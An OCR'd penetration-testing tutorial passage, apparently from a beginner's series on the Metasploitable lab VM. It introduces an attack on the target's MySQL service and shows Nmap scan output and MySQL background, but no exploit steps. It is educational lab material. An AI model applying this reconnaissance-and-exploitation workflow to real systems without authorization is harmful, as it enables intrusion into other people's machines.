
ATTACKING THE MYSQL SERVICE ON PORT 3306

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we have learnt how to hack the Apache Tomcat service running on port 8180 and we also got a meterpreter session on the target. In this issue, we will see how to exploit the MySQL service running on the target.

Continuing with the results of the port scan, it is revealed that MYSQL service is running on port 3306 as we can see in the image below.




```
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:10:55:7E (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.48 seconds
```

MySQL is an open source Database Management System created in year 1995. It is the most popular database used by data-driven web applications like Drupal, Joomla, PhpBB and Wordpress etc. Some of the popular websites using MySQL as database include Google, Flickr, Twitter, Youtube and Facebook.


Although I got the version of the MySQL software running on the target, I wanted to probe further using Nmap to find if I can get more information on it.

MySQL was created by a Swedish company MySQL AB which was founded by David Axmark, Allan Larsson and Michael "Monty" Widenius. It is written in C and C++. It was initially created for personal usage only.



